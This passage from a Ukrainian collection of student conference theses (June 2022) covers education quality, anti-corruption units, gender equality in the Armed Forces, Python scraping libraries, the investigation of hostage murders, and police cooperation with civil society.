Якість освіти – один з-поміж ключових критеріїв розвитку особистості. Тривалий час в освітньо-педагогічному дискурсі якість освіти трактували переважно через призму її результатів, головню зверталася увага на те, наскільки результати освітнього процесу вирішували поставлені завдання освіти, виховання і розвитку особистості. У такому підході втрачався не лише зміст та особливості організації освітнього процесу, але й найважливіше – едукологічний мейнстрим формування особистості, поза фокусом педагогічного знання залишалися емоції, переживання, індивідуальні особливості як здобувачів освіти, так й викладачів.

Нині обґрунтовано та успішно імплементовано (Міністерство освіти і науки України, Державна служба якості освіти України, Національне агентство із забезпечення якості вищої освіти) новий концептуально-методологічний підхід, за яким якість освіти розуміється

як сукупність відображених в її умовах, процеси та результатах якісних властивостей, які відповідають сучасним інноваційним суспільним запитам і потребам як особистості, так і держави та суспільства в цілому. Підтримуємо думку сучасного філософа освіти С. Клепка про те, що якість освіти – це така її характеристика, яка повідомляє про здатність освіти забезпечувати життєдіяльність суспільства [1, с. 122]. Важливо підкреслити, що якість освіти є суспільно та історично обумовленою категорією, адже зміни потреб суспільства, рівень промислово-економічного, соціального та інтелектуального розвитку з необхідністю призводить до зміни основних показників якісної освіти.

Відповіддю на виклики, потреби та цінності сучасного суспільства має стати висока якість освіти. Варто наголосити, що якість освіти не обмежується її результатом. Сутнісний зміст освіти, полягає у тому, що вона насамперед є процесом, а вже тоді результатом. Відтак постає необхідність розглянути основні критерії якості освіти за освітніми кластерами: умови (ресурсні або середовищні критерії), процес (процесуальні критерії) та результат (результуючі критерії).

Ресурсні (середовищні) критерії якості освіти відображають такі її істотні характеристики як інформатизація та технізація освітнього середовища; науково-педагогічний потенціал, кадровий склад та мотивація педагогічної діяльності; науково-методичне, організаційно-педагогічне та матеріально-технічне забезпечення навчання; психологічні умови (ризики та превентивні механізми булінгу, мобінгу тощо); партнерство, соціокультурне середовище, лідерство; система управління якістю освітнього процесу. У контексті ресурсних критеріїв важливого значення набуває рівень сформованості інклюзивного освітнього середовища. Мова йде про те, як враховано особливості психофізичного розвитку та навчально-пізнавальної діяльності здобувачів освіти з вадами зору, слуху, опорно-рухового апарату, тяжкими порушеннями мовлення, з інтелектуальними порушеннями, затримкою психічного розвитку [2].

Процесуальні критерії якості освіти вимагають звернути увагу на її зміст, широту варіативності навчальних планів; статус вихованця та викладача як суб'єктів освітнього процесу; характер пізнавальної діяльності (репродуктивний, творчо-пошуковий); рівні виховальних відносин (підпорядкування, співробітництво, співтворчість); освітні технології, які використовуються в освітньому процесу; рівень гуманізації педагогічної взаємодії, інтерсуб'єктність освітнього процесу; ефективність форм, методів, прийомів, що застосовуються

для організації освітнього процесу. Яскравою ознакою цілісної освіти є акцентуація на гуманізмі, духовності та залученості до творчості освітнього процесу усіх його суб'єктів [3].

Результативні критерії якості освіти дозволяють виявити рівень випускника закладу освіти за різними показниками, з-поміж яких насамперед вагоме значення мають такі: система загальних і професійних компетентностей; стан здоров'я; ціннісне ставлення до світу; інтелігентність; соціальна адаптація; здатність до набуття нових навичок і знань; задоволеність рівнем освіти замовника – суспільства.

Представлений концептуально-методологічний підхід до розуміння якості освіти відповідає парадигмі цілісної освіти. Її філософсько-методологічними засадами є концепція холізму (від грец. holos – ціле, увесь). Холізму протистоить меризм (від грец. meros – частина), а також редукціонізм, елементаризм, механіцизм. Основна ідея холізму – пріоритет цілого над частинами, положення про те, що частини мають сенс винятково як складники одного цілого. Цілісна освіта є одним серед ефективних освітніх проєктів, який в умовах системного та глобалізованого світу дозволяти виконувати освітні завдання, а також має чимало механізмів успішної адаптації до динамічних, нестабільних і змінних суспільних умов сучасності.

Список бібліографічних посилань

1. Клепко С. Ф. Філософія освіти в європейському контексті. Полтава : ПОІППО, 2006. 328 с.
2. Про затвердження Порядку проведення інституційного аудиту закладів загальної середньої освіти: Наказ МОН України, від 09.01.2019 р., № 17. URL: <https://zakon.rada.gov.ua/laws/show/z0250-19#Text> (дата звернення: 12.06.2022).
3. Miller J. Holistic Education: Learning for an Interconnected World. EDUCATION FOR SUSTAINABILITY. 2011. URL: <https://www.eolss.net/sample-chapters/c11/E6-61-04-01.pdf> (дата звернення: 12.06.2022).

Одержано 13.06.2022

Наталія Сергіївна БАСТРИЧ,

курсant групи Ф1-104

Харківського національного університету внутрішніх справ

Науковий керівник:

професор кафедри поліцейської діяльності та

публічного адміністрування факультету № 3

Харківського національного університету внутрішніх справ,

*доктор юридичних наук, професор **О. В. Джафарова***

ДЕЯКІ АСПЕКТИ ДІЯЛЬНОСТІ УПОВНОВАЖЕНИХ ПІДРОЗДІЛІВ (УПОВНОВАЖЕНИХ ОСІБ) З ПИТАНЬ ЗАПОБІГАННЯ ТА ВИЯВЛЕННЯ КОРУПЦІЇ

Широкомасштабні соціально-економічні та суспільно-політичні зміни, яких зазнає Україна останнім часом під впливом євроінтеграційних процесів, також позначаються і на системних змінах у системі та структурі органів, на які покладено завдання та функції щодо формування та реалізації державної антикорупційної політики. Особливої уваги у цьому контексті набуває питання становлення та ефективного функціонування уповноважених підрозділів (уповноважених осіб) з питань запобігання та виявлення корупції [1]. Відповідний процес реалізації антикорупційної політики держави, що становить мету діяльності органу публічної адміністрації окреслює необхідність здійснення низки завдань.

Зазначимо, що основні завдання уповноважених підрозділів (уповноваженої особи) з питань запобігання та виявлення корупції мають своє законодавче закріплення в Законі України «Про запобігання корупції» та відповідне відображення в наказі НА запобігання корупції від 27.05.2021 № 277/21 «Про затвердження Типового положення про уповноважений підрозділ (уповноважену особу) з питань запобігання та виявлення корупції», якими є: 1) розроблення, організація та контроль за проведенням заходів щодо запобігання корупційним правопорушенням та правопорушенням, пов'язаним з корупцією; 2) організація роботи з оцінки корупційних ризиків у діяльності відповідного органу, підготовки заходів щодо їх усунення, внесення керівнику такого органу відповідних пропозицій; 3) надання методичної та консультаційної допомоги з питань додержання законодавства щодо запобігання корупції; 4) здійснення заходів з виявлення конфлікту інтересів, сприяння його врегулюванню, інформування керівника відповідного органу та Національного агентства про виявлення конфлікту інтересів та заходи,

вжиті для його врегулювання; 5) перевірка факту подання суб'єктами декларування декларацій та повідомлення Національного агентства про випадки неподання чи несвоєчасного подання таких декларацій у визначеному відповідно до цього Закону порядку; 6) здійснення контролю за дотриманням антикорупційного законодавства, у тому числі розгляд повідомлень про порушення вимог цього Закону, у тому числі на підвідомчих підприємствах, в установах та організаціях; 7) забезпечення захисту працівників, які повідомили про порушення вимог цього Закону, від застосування негативних заходів впливу з боку керівника або роботодавця відповідно до законодавства щодо захисту викривачів; 8) інформування керівника відповідного органу, Національного агентства або інших спеціально уповноважених суб'єктів у сфері протидії корупції про факти порушення законодавства у сфері запобігання і протидії корупції [2; 3].

Зазначені завдання уповноважених підрозділів (уповноваженої особи) з питань запобігання та виявлення корупції мають своє спрямування на виховання правової культури та формування правосвідомості щодо нетерпимості до корупції; виявлення та усунення корупційних ризиків та корупційних норм в нормативно-правових актах, які приймаються юридичною особою публічного права з організаційно-функціональних питань діяльності останніх; методично-роз'яснювальна робота; моніторинг дотримання антикорупційних норм; інформаційно-аналітична діяльність; розгляд звернень, які стосуються порушень норм антикорупційного законодавства тощо.

Слушною є позиція Л. В. Коваля, який звертає увагу, що природним посередником між завданнями та очікуваним результатом (метою) управління виступає управлінська функція як практична діяльність на шляху реалізації цих завдань [4, с. 22].

Аналіз норм чинного законодавства надає можливість функції уповноважених підрозділів (уповноважених осіб) з питань запобігання та виявлення корупції класифікувати на основні (становлять основний напрям діяльності уповноважених підрозділів (уповноваженої особи)) та додаткові (забезпечують реалізацію покладених на уповноважені підрозділи (уповноважену особу) основних повноважень, а також інших функцій передбачених локальними нормативними актами органу публічної влади).

До основних функцій уповноважених підрозділів (уповноважених осіб) з питань запобігання та виявлення корупції доречно відносити: моніторинг, контроль, облік, координація, оцінка ефективності виконання антикорупційного законодавства та способу життя

суб'єктів декларування, надання методичної та роз'яснювальної допомоги відповідним суб'єктам з метою реалізації принципу соціальної справедливості та недопущення зловживанням службовим становищем в корисних та приватних цілях, інформаційна функція та функція взаємодії. У свою чергу, до додаткових функцій уповноважених підрозділів (уповноважених осіб) з питань запобігання та виявлення корупції доречно віднести функції: кадрову; науково-дослідного забезпечення заходів із запобігання корупції; забезпечення захисту персональних даних, службової інформації, режиму секретності в діяльності уповноваженого підрозділу (уповноваженої особи); організація та проведення внутрішніх навчань; дотримання службової дисципліни тощо.

В кінцевому підсумку зазначимо, що діяльності уповноважених підрозділів (уповноваженої особи) з питань запобігання та виявлення корупції полягає в первинному моніторингу стану дотримання посадовими особами антикорупційного законодавства та надання роз'яснювальної допомоги щодо застосування антикорупційних норм, що забезпечує позитивну складову реалізації антикорупційної політики держави та формує загальну громадську думку щодо недопустимості та караності корупційних проявів.

Список бібліографічних посилань

1. Піскунова О.Б. Адміністративно-правовий статус уповноважених підрозділів (уповноважених осіб) з питань запобігання та виявлення корупції : дис. ... канд. юрид. наук : 12.00.07. Київ, 2021. 255 с.

2. Про запобігання корупції : Закон України від 14.10.2014 № 1700-VII. URL : <https://zakon.rada.gov.ua/go/1700-18>

3. Про затвердження Типового положення про уповноважений підрозділ (уповноважену особу) з питань запобігання та виявлення корупції : Наказ НА запобігання корупції від 27.05.2021 № 277/21. URL : <https://zakon.rada.gov.ua/go/z0914-21>.

4. Коваль Л. В. Адміністративне право України : курс лекцій (Загальна частина). Київ : Основи, 1994. 154 с.

Одержано 15.06.2022

Марина Сергіївна БИЧЕК,

курсант групи Ф4-103

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри конституційного і міжнародного права факультету № 4

Харківського національного університету внутрішніх справ,

*кандидат юридичних наук, доцент **О. І. Радченко***

РЕАЛІЗАЦІЯ ПРИНЦИПУ ГЕНДЕРНОЇ РІВНОСТІ У ЗБРОЙНИХ СИЛАХ УКРАЇНИ


Реалізація стратегічного курсу України на вступ до Європейського Союзу (далі – ЄС) (особливо в контексті майбутнього вступу за прискореною процедурою) означає, що законодавче закріплення основоположних прав і свобод людини повинне реалізуватися у суспільних відносинах громадян. Принцип гендерної рівності – саме той принцип, дотримання якого варто розглядати як одну з умов прищвидшеного вступу України до ЄС.

Питання гендерної рівності у Збройних Силах України (далі – ЗСУ) стало набагато актуальнішим після початку повномасштабного вторгнення Російської Федерації на територію України.

Наразі, кількість жінок в українській армії складає близько 17 тис., що становить 8,5% від загальної кількості військових. Ця цифра близька до показників країн-членів НАТО. До прийняття Закону України «Про внесення змін до деяких законів України щодо забезпечення рівних прав і можливостей жінок і чоловіків під час проходження військової служби у Збройних Силах України та інших військових формуваннях» жінки могли укласти контракт на проходження військової служби, якщо вони не досягли 40 років, а чоловіки – у 45-60 років (залежно від військового звання). Крім того, для жінок існували численні обмеження при призначенні у добовий наряд, відправлення у відрядження і проходження військових зборів.

За даними проведеного Науково-дослідним центром гуманітарних проблем Збройних Сил України опитування більшість респондентів-військовослужбовців як чоловіків (63,6%) так і жінок (59,2%) у тій чи іншій мірі вважають, що у ЗСУ реалізовано принцип рівних прав та можливостей за ознакою статі. У той самий час, не погоджується з цим твердженням кожна п'ята опитана жінка та кожен шостий чоловік. Не змогли визначитись з цього питання близько 20% респондентів обох статей. При цьому, суттєвих розбіжностей між відповідями військовослужбовців, які проходять службу у різних

видах (окремих родах) військ (сил) не виявлено. Також не виявлено суттєвих відмінностей у відповідях опитаних у розрізі їх приналежності до тієї чи іншої категорії особового складу. Більш детальний розподіл думок відображено у наведених нижче діаграмах [1].

Як зазначалося вище, більшість опитаних військовослужбовців, як чоловіків так і жінок, у тій чи іншій мірі вважають, що у ЗС України реалізовано принцип рівних прав та можливостей за ознакою статі. Крім того, майже дві третини респондентів вважають, що у ЗСУ суттєво змінились гендерні відносини і як наслідок у жінок-військовослужбовців з'явилося більше можливостей. Звертає на себе увагу той факт, що відносна більшість опитаних військовослужбовців, як жінок, так і чоловіків, не змогли однозначно висловити власну позицію щодо ставлення до військовослужбовців з нетрадиційною сексуальною орієнтацією (лесбійки, геї, бісексуали і трансгендери або ЛГБТ). А близько чверті респондентів обох статей у тій чи іншій мірі вказали на відсутність проблем зі ставленням до таких співслужбовців. Приблизно така сама кількість опитаних військовослужбовців чоловічої і жіночої статі з цим не погодились, вважаючи, що зазначена проблема все таки існує.

Питання розвитку гендерного питання у лавах ЗСУ аналізується більш якісно за умови його порівняння із станом минулих років. Наразі досягнуто суттєвого прогресу у напрямку імплементації принципу гендерної рівності у Збройних Силах України у порівнянні з 2014 роком, коли жінки масово почали вступати до лав ЗСУ та інших військових формувань. Зокрема, це стосується впровадження бойових посад і доступу до спеціалізованої військової освіти. На цю мить жінки мають змогу служити в армії на бойових посадах. Окрім того, вони можуть вступати до військових ліцеїв, ставати офіцерками й будувати повноцінну військову кар'єру. Також хотілося б наголосити,

що у порівнянні з 2014 роком чисельність жінок в українській армії суттєво зросла, а Україна наразі входить до першої десятки країн за кількістю жінок-військовослужбовиць у збройних силах та інших військових формуваннях.

У порівнянні з 2014 роком, коли кількість жінок-військовослужбовиць ледь перевищувала 14000, 1582 з яких – жінки, що належали до офіцерського складу, 12388 – особи рядового, сержантського та старшинського складу та 349 курсанток, у 2022 році їхня кількість збільшилася у понад два рази. За статистичними даними на 2022 рік, в українському війську проходить службу 31758 жінок-військовослужбовиць, що становить 15,6% від загальної кількості. З них, 4810 — офіцери (8,9%), 25780 — особи рядового, сержантського та старшинського складу та 1162 курсантки [2].

Варто зауважити, що наразі у лавах ЗСУ на посадах командирів взводів служить 109 жінок, командирів рот – 12, начальників відділень – 714, начальників відділів – 75, начальників управлінь – 5 жінок. Загалом же, станом на кінець лютого 2022 року на командних посадах перебувають понад 900 офіцерів-жінок. У тому числі 7 жінок-військовослужбовців беруть участь у міжнародних операціях з підтримання миру та безпеки у складі національного персоналу миротворчих контингентів. Загалом, кожен 20-й український миротворець – жінка.

Незважаючи на досить пристойну статистику перебування представниць жіночої статі у лавах ЗСУ, окремі аспекти реалізації принципу гендерної рівності у ЗСУ досі потребують додаткової уваги з боку нашої держави. Невирішеним в оборонній сфері залишається питання порушень прав військовослужбовців та непоборні стереотипи у «старшого покоління». Саме ментальна складова проблеми наразі потребує свого корегування. Питання нагальне, оскільки дійсно чимало чоловіків, особливо старшого віку, мають особливе відношення до жінок і думають, що армія – це не «жіноча справа». При цьому гендерна політика, яка реалізується державою останнім часом, однозначно вказує на те, що в Україні скасовано таке поняття, як «нежіноча справа». Тому Міністерство оборони України у цьому контексті має й надалі активно сприяти подальшому розширенню представництва жінок у всіх ланках керівного складу ЗСУ.

Наостанок наголосимо, що гендерна рівність – це не зрівняння кількісного співвідношення у підборі персоналу, як дехто думає, а підвищення оперативних спроможностей Збройних Сил України завдяки залученню більш широкого кола фахівців за рахунок

представниць жіночої статі. У професійній армії на першому місці стоїть професіоналізм, психологічні й ділові якості людини.

Наразі військовослужбовці ЗСУ вважають достатнім власний рівень поінформованості щодо дотримання рівних прав і можливостей жінок та чоловіків під час проходження ними військової служби. З-поміж заходів, які б надалі імпульсу процесу досягненню гендерної рівності у ЗСУ, хотілось би виокремити необхідність досягнення остаточної рівності у службових обов'язках чоловіків і жінок-військовослужбовців та відповідальності за їх виконання. Доцільно продовжити на регулярній основі проведення інформаційно-просвітницьких заходів, спрямованих на підвищення обізнаності особового складу ЗСУ з гендерних питань, що у перспективі має позитивно вплинути на мінімізації та запобігання випадків гендернозумовленого насильства у різних формах – психологічного, фізичного, сексуального, економічного тощо.

Список бібліографічних посилань

1. Стан реалізації у Збройних Силах України гендерної політики держави: аналіт. звіт за результ. соціол. дослідж. (заключний) / Шевчук О. В., Михайлов В. С., Деточка О. Д. та ін. Київ : НДЦ ГП ЗС України, 2022. 61 с.

2. Актуальні проблеми гендерної політики у Збройних силах України: Навчально-методичний посібник / за заг. ред. Б. П. Андрусюка. Київ : НДЦ ГП ЗС України, 2021. 112 с. URL: http://gender.org.ua/images/lib/aktualni_problemy_zsu.pdf

Одержано 08.06.2022

Данило Вячеславович БІЛАШЕНКО,

курсант групи Ф4-202

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри протидії кіберзлочинності факультету № 4

Харківського національного університету внутрішніх справ,

*кандидат технічних наук, доцент **В. А. Світличний***

БІБЛІОТЕКИ ДЛЯ ПАРСИНГУ САЙТІВ НА PYTHON

Якщо з'являється необхідність автоматизувати роботу, в якій необхідно збирати певну інформацію з певного веб-сайту найчастіше використовують парсинг. У якості працюючої мови програмування можна використати будь-яку: Python, JavaScript, PHP, bash та інші.

Якщо у програміста є завдання пов'язане з парсингом він може обрати один із двох шляхів. Перший – розробити власний парсер, який буде підходити для певної категорії сайтів, але це достатньо довгий та важкий вибір, який потребує більш глибоких знань у галузі комп'ютерних технологій. Другий шлях – обрати серед вже існуючих інструментів (бібліотек).

Python вважається найпопулярнішою мовою програмування за даними 2021 року. Він також найчастіше використовується для розробки парсерів через легкий синтаксис і велику кількість модулів та фреймворків. Тому буде достатньо корисно дізнатись про плюси і мінуси тієї чи іншої популярної бібліотеки.

Scrapy — це фреймворк веб-скрейпінгу, створений спеціально для веб-скрейпінгу та повністю написаний на Python. Він побудований на основі Twisted, асинхронної мережі, яка дозволяє програмам реагувати на різні мережеві з'єднання без використання традиційних моделей потокової обробки [1].

Від інших бібліотек для парсингу Scrapy відрізняється достатньо високою швидкістю. Таку гарну характеристику надає асинхронна мережа, завдяки якій запити надходять не поодиночці, а паралельно, що у свою чергу робить більш ефективними пам'ять та процесор.

Недоліком Scrapy є те, що він не здатний оброблювати JavaScript, а також для новачків вважається достатньо складним та незрозумілим ніж інші фреймворки.

Beautiful-Soup. Слід зазначити, що BeautifulSoup є дійсно доступним для написання парсерів через широкий функціонал. З його допомогою вебмайстер може вмити завантажити інформацію з будь-якої сторінки. Фреймворк допоможе отримати дані із документів форматів XML, HTML [2]. BeautifulSoup – неофіційно серед програмістів вважається першим модулем для розробника-початківця. На такі думки є причина – фреймворк дуже легкий у використанні, і щоб отримати певну інформацію зі сайту необхідно прописати кілька рядків коду. До того ж, офіційна документація – легка, обширна та зрозуміла.

Основним мінусом BeautifulSoup є те, що він не здатний самостійно працювати. Для роботи цього модуля потрібно підключити модуль Requests та Lxml, щоб отримати html код веб-сайту.

Selenium. Коли справа доходить до бібліотеки веб-скрейпінгу Python, відомої як Selenium, перше, що потрібно пам'ятати, це те, що бібліотека призначена для тестування автоматизованих веб-додатків. Він пропонує ефективний спосіб для професійних розробників

писати тести кількома мовами програмування, такими як Java, Python, Ruby, C# тощо. Фреймворк спеціально розроблений для підтримки автоматизації браузера [3].

Якщо трохи ознайомитись з API, то стане зрозуміло, що для початківців це дуже зручний інструмент, який допоможе з легкістю писати програми пов'язані з бібліотекою Selenium.

Selenium може легко працювати з Javascript (DOM). А також ця бібліотека може точно обробляти запити AJAX і AJAX.

Список бібліографічних посилань

1. Web Scraping with BeautifulSoup, Selenium, or Scrapy // Вебсайт. URL: <https://towardsdatascience.com/web-scraping-with-beautiful-soup-selenium-or-scrapy-62c6f3545de7> (дата звернення 05.06.2022).

2. Парсинг сайтов с помощью python: плюсы и минусы, краткая инструкция для чайников // Вебсайт. URL: <https://prime-ltd.ru/blog/parsing-saytov-s-pomoshhyu-python-plyusy-i-minusyi-kratkaya-instruktsiya-dlya-chaynikov/> (дата звернення 05.06.2022).

3. Best Web Scraping Library: Scrapy Vs BeautifulSoup Vs Selenium // Вебсайт. URL: <https://it-s.com/best-web-scraping-library-scrapy-vs-beautiful-soup-vs-selenium/> (дата звернення 05.06.2022).

Одержано 06.06.2022

Тетяна Віталіївна БЛИК,

*ад'юнкт відділу організації освітньої-наукової підготовки
Харківського національного університету внутрішніх справ*

Науковий керівник:

*завідувач кафедри криміналістики, судової експертології
та домедичної допомоги факультету № 1
Харківського національного університету внутрішніх справ,
кандидат юридичних наук **В. В. Кікінчук***

ПРОБЛЕМНІ ПИТАННЯ ПОЧАТКОВОГО ЕТАПУ РОЗСЛІДУВАННЯ УМИСНОГО ВБИВСТВА ЗАРУЧНИКА АБО ВИКРАДЕНОЇ ЛЮДИНИ

Відповідно до ст.214 КПК України, слідчий, прокурор невідкладно, але не пізніше 24 годин після подання заяви, повідомлення про вчинене кримінальне правопорушення або після самостійного виявлення ним з будь-якого джерела обставин, що можуть свідчити

про вчинення кримінального правопорушення, зобов'язаний внести відповідні відомості до Єдиного реєстру досудових розслідувань, розпочати розслідування та через 24 години з моменту внесення таких відомостей надати заявнику витяг з Єдиного реєстру досудових розслідувань [1].

Єдиною слідчою дією, у невідкладних випадках, здійснення досудового розслідування до внесення відомостей до Єдиного реєстру досудового розслідування, є огляд місця події. Невідкладними вважаються обставини, зволіканні яких призведуть до втрати слідів злочину, речових доказів, знарядь та засобів вчинення злочину відповідно і особи, що скоїла вбивство. На думку Жерж Н. А. ефективність початкових слідчих дій при розслідуванні вбивств, залежить від високої організованості та системності їх проведення слідчо-оперативною групою [2]. Огляд місця події важлива слідча дія, в процесі якої, слідчий збирає первинну інформацію, яка впливає на подальший хід розслідування умисного вбивства заручника або викраденої людини. У випадках огляду місця події при скоєнні умисного вбивства заручника або викраденої людини, слідчий встановлює місце скоєння захоплення заручника чи викрадення людини, та місце скоєного вбивства. Такими можуть бути різні місця, відповідно до цього і огляд проводиться у різних місцевостях. Крім того, необхідно встановити ймовірний час та спосіб скоєння злочину, для цього необхідно встановити очевидців злочину, наявність у місті та поблизу місця скоєння злочину камер спостережень. Важливо звернути увагу на те, чи була змінена обстановки, чи проведене маскування іншого злочину. Важливо детально оглянути положення тіла та одяг особи потерпілого та проаналізувати чи змінювалось воно після скоєння злочину. Огляд може проводитись як на відкритій місцевості і в жилomu чи не жилomu приміщенні, тому необхідно оглянути територію на предмет проникнення та втечі з місця злочину, та наявності речей, які залишив злочинець. При проведенні огляду місця події складається протокол, в якому вказуються речові докази, які були виявлені і вилучені. Огляд місця події можливо проводити зі спеціалістом із криміналістики, судово-медичного спеціаліста, спеціалістом із пожежної, балістичної, вибухової галузі знань, тощо. При можливості, у короткий час, необхідно встановити особу потерпілого, його вік, стать, громадянство, місце роботи, місце проживання, спосіб життя, близький круг оточення. При відсутності даних, необхідно провести впізнання трупа, про що складається протокол. Встановити коло осіб, кому вигідна смерть особи потерпілого. Визначити яким способом було скоєно умисне убивство та

яким знаряддям. До першочергових слідчих дій ми відносимо призначення експертиз, першочергове судово-медичної експертизи. Необхідні питання для отримання повної картини убивства, а саме: причини смерті, час настання смерті, характер та послідовність ушкоджень, чи міг потерпілий нанести ушкодження з висоти свого зросту чи самотійно, резус фактур особи потерпілого, які ушкодження були прижиттєві, а які посмертні, тощо. Надати доручення про встановлення особи, що скоїла злочин. Пленум Верховного Суду України у Постанові від 07.02.2003 року № 2 «Про судову практику в справах про злочини проти життя та здоров'я особи» дії кваліфікуються як умисне вбивство заручника незалежно від того, чи була винна особа причетною до вчинення злочину, передбаченого ст. 147 КК. Заручником є особа, яку захоплює або утримує інша особа, погрожуючи при цьому її вбити, спричинити тілесні ушкодження, вчинити інші насильницькі дії або продовжувати утримувати далі. Під захопленням особи треба розуміти напад, пов'язаний з затриманням із наступним істотним обмеженням вільного руху, пересування чи поведінки особи. Тримання особи передбачає насильницьку заборону особі залишати певне місце чи унеможливлення це зробити. Викрадення особа-незаконне позбавлення волі, із застосування насильства або обману та подальше переміщення в місце де вона утримується певний час супереч її волі. При кваліфікації злочинів за ч. 3 ст. 115 КК України, має місце при умові що потерпілий був заручником або викраденим і винна особа це усвідомлювала, а такі відомості при внесенні даних до Єдиного реєстру, не завжди відомі на початкових етапах при розслідуванні кримінального провадження, в зв'язку з цим, злочин попередньо кваліфікується за ознаками ч. 1 ст. 115 КК Україн [3].

На думку Р. С. Белкіна, початковий етап розслідування будь-якого злочину представляє собою комплекс оперативно-розшукових заходів і слідчих дій, спрямованих на встановлення очевидців злочину, виявлення, фіксацію і вилучення слідів злочину, речових доказів та їх дослідження, заходів по оцінці фактичної інформації та висунення версій [4]. Саїнчин О. С. стверджує, що початковий етап розслідування вбивства починається з моменту знаходження ознак вчинення злочину [5]. Ми погоджуємось з думкою науковців і вважаємо, що початковий етап розпочинається з моменту отримання заяви чи отримання інформації про вбивство заручника або викраденої людини.

Після проведення огляду місця події, необхідно доповісти начальнику підрозділу поліції та повідомити черговому прокурору

про умисне вбивство заручника або викраденої людини. Крім того, організувати шляхи відходу особи злочинця з міста на зупинках громадського транспорту, вокзалах, аеропортах, шляхом орієнтування дільничних інспекторів, оперативних працівників, нарядів поліції, організувати переслідування шляхом введення необхідного спеціального оперативного плану. На основі отриманої першочергової інформації, слідчий висуває версії та перевіряє на наступному та на завершальних етапах розслідування щодо скоєння умисного вбивства заручника або викраденої людини.

На підставі вищевикладеного, можемо підсумувати, що при розслідуванні убивств заручника або викраденої людини, необхідно на початковому етапі по «гарячих слідах» провести невідкладні слідчі (розшукові) дії: 1. Внести відомості до Єдиного реєстру досудових розслідувань; 2. Провести огляд місця події та вилучення речових доказів; 3. Призначити експертизи; 4. Допитати свідків; 5. Провести обшук; 6. Провести планування та висунути загальні та специфічні версії. Швидкість та якісність виконання першочергових слідчих дій в подальшому впливає на хід розслідування умисного вбивства заручника або викраденої людини.

Список бібліографічних посилань

1.Кримінально-процесуальний кодекс України <https://zakon.rada.gov.ua/laws/show/4651-17#Text>

2. Жерж Н.А. Початковий етап розслідування вбивств, вчинених в умовах неочевидності Н. А. Жерж. - Актуальні проблеми держави і права. – 2014. № 63. С. 406.

3.Кримінальний кодекс України. <https://zakon.rada.gov.ua/laws/show/2341-14#Text>

4. Бородулин А. И. Убийства по найму: криминалистическая характеристика и методика расследования / Под редакцией профессора Р.С. Белкина.М.Новый Юрист. 1997. С.162 с.

5. Саїнчин О. С. Слідчі ситуації та алгоритми дій в методиці розслідування серійних вбивств / О.С. Саїнчин. - Актуальні проблеми держави і права. – 2007. – № 22. С. 49

Одержано 10.06.2022

Лілія Олександрівна БОЛДОВСЬКА,

студентка групи Фб-Псдср-20-3

Харківського національного університету внутрішніх справ

Науковий керівник:

викладач кафедри фундаментальних

та юридичних дисциплін факультету № 6

Харківського національного університету

внутрішніх справ К. М. Гуртова

ПРАВОВІ ОСНОВИ ВЗАЄМОДІЇ ІНСТИТУТІВ ГРОМАДЯНСЬКОГО СУСПІЛЬСТВА З ОРГАНАМИ НАЦІОНАЛЬНОЇ ПОЛІЦІЇ УКРАЇНИ

Стаття 11 Закону України «Про Національну поліцію» [3] зазначає, що діяльність поліції здійснюється в тісній співпраці та взаємодії з населенням, територіальними громадами та громадськими об'єднаннями на засадах партнерства і спрямована на задоволення їхніх потреб. З метою визначення причин та/або умов учинення правопорушень планування службової діяльності органів і підрозділів поліції здійснюється з урахуванням специфіки регіону та проблем територіальних громад.

Загальновизнано, що виконанню завдань, поставлених перед органами поліції України, сприяє залучення до вирішення окремих питань представників інститутів громадянського суспільства. З широкого кола громадськості в аспекті побудови системи ефективної взаємодії з органами поліції України виділено саме інститути громадянського суспільства, оскільки їх правовий статус спеціально врегульований окремим нормативним актом – Законом України «Про громадські об'єднання»[2]. Саме вони найбільш активно прагнуть до взаємодії з правоохоронними органами.

Науковці виділяють шість основних видів: співпраця, сприяння, патерналістський, впливаючий, індіферентно-конфронтаційний, конфліктний. У всіх названих видах роль взаємодіючих сторін (поліції та інститутів громадянського суспільства) неоднакова: в одних наявні рівні (обопільні) партнерські відносини, в інших – домінування (переважання інтересів) поліції, а в деяких, у силу специфіки правового регулювання, переважаючими є інститути громадянського суспільства. Найбільш ефективним виступає такий вид взаємодії поліції та інститутів громадянського суспільства, як співпраця.

Співпраця – це комплексна і упорядкована діяльність зі спільного визначення цілей, планування майбутньої роботи, розподілу

сил і засобів відповідно до можливостей кожного учасника, контролю і оцінки результатів роботи, а також перспективного прогнозування. У процесі співпраці не допускається безглузда, нерезультативна робота. Водночас можливі конфлікти, суперечності, але вони вирішуються на основі загального прагнення до досягнення поставленої мети і не обмежують інтереси сторін, що взаємодіють. Ініціатива співпраці може виходити як від інститутів громадянського суспільства, так і від поліції.

Для виконання завдань з організації і здійснення взаємодії з різноманітними структурами громадянського суспільства при Міністерстві внутрішніх справ України створено Громадську раду, яка діє на підставі відповідного положення, а в областях сформовані робочі групи з представників громадськості. Метою їх діяльності є допомога правоохоронним органам, що також сприятиме підвищенню довіри громадян до поліції.

Основними завданнями Громадської Ради є: сприяння реалізації громадянами конституційного права на участь в управлінні державними справами; в межах законодавства здійснення громадського контролю за діяльністю МВС; сприяння врахуванню МВС громадської думки під час формування та реалізації державної політики [4].

Законом України «Про участь громадян в охороні громадського порядку і державного кордону» [1] передбачено, що громадські формування з охорони громадського порядку і державного кордону створюються на добровільних засадах за місцем роботи, навчання або проживання громадян. Рішення про створення громадських формувань з охорони громадського порядку і державного кордону приймається на зборах (конференціях) громадян.

Отже, можна дійти висновку, що форми є обов'язковим елементом взаємодії органів поліції з громадянськими інститутами в питаннях забезпечення громадської безпеки та громадського порядку і відіграють у ній значну роль. Крім того, зважаючи на різноманітність й інколи значну схожість форм взаємодії, до їхнього обрання необхідно підходити з особливою ретельністю, враховувати наявні з цього питання наукові та практичні напрацювання.

Список бібліографічних посилань

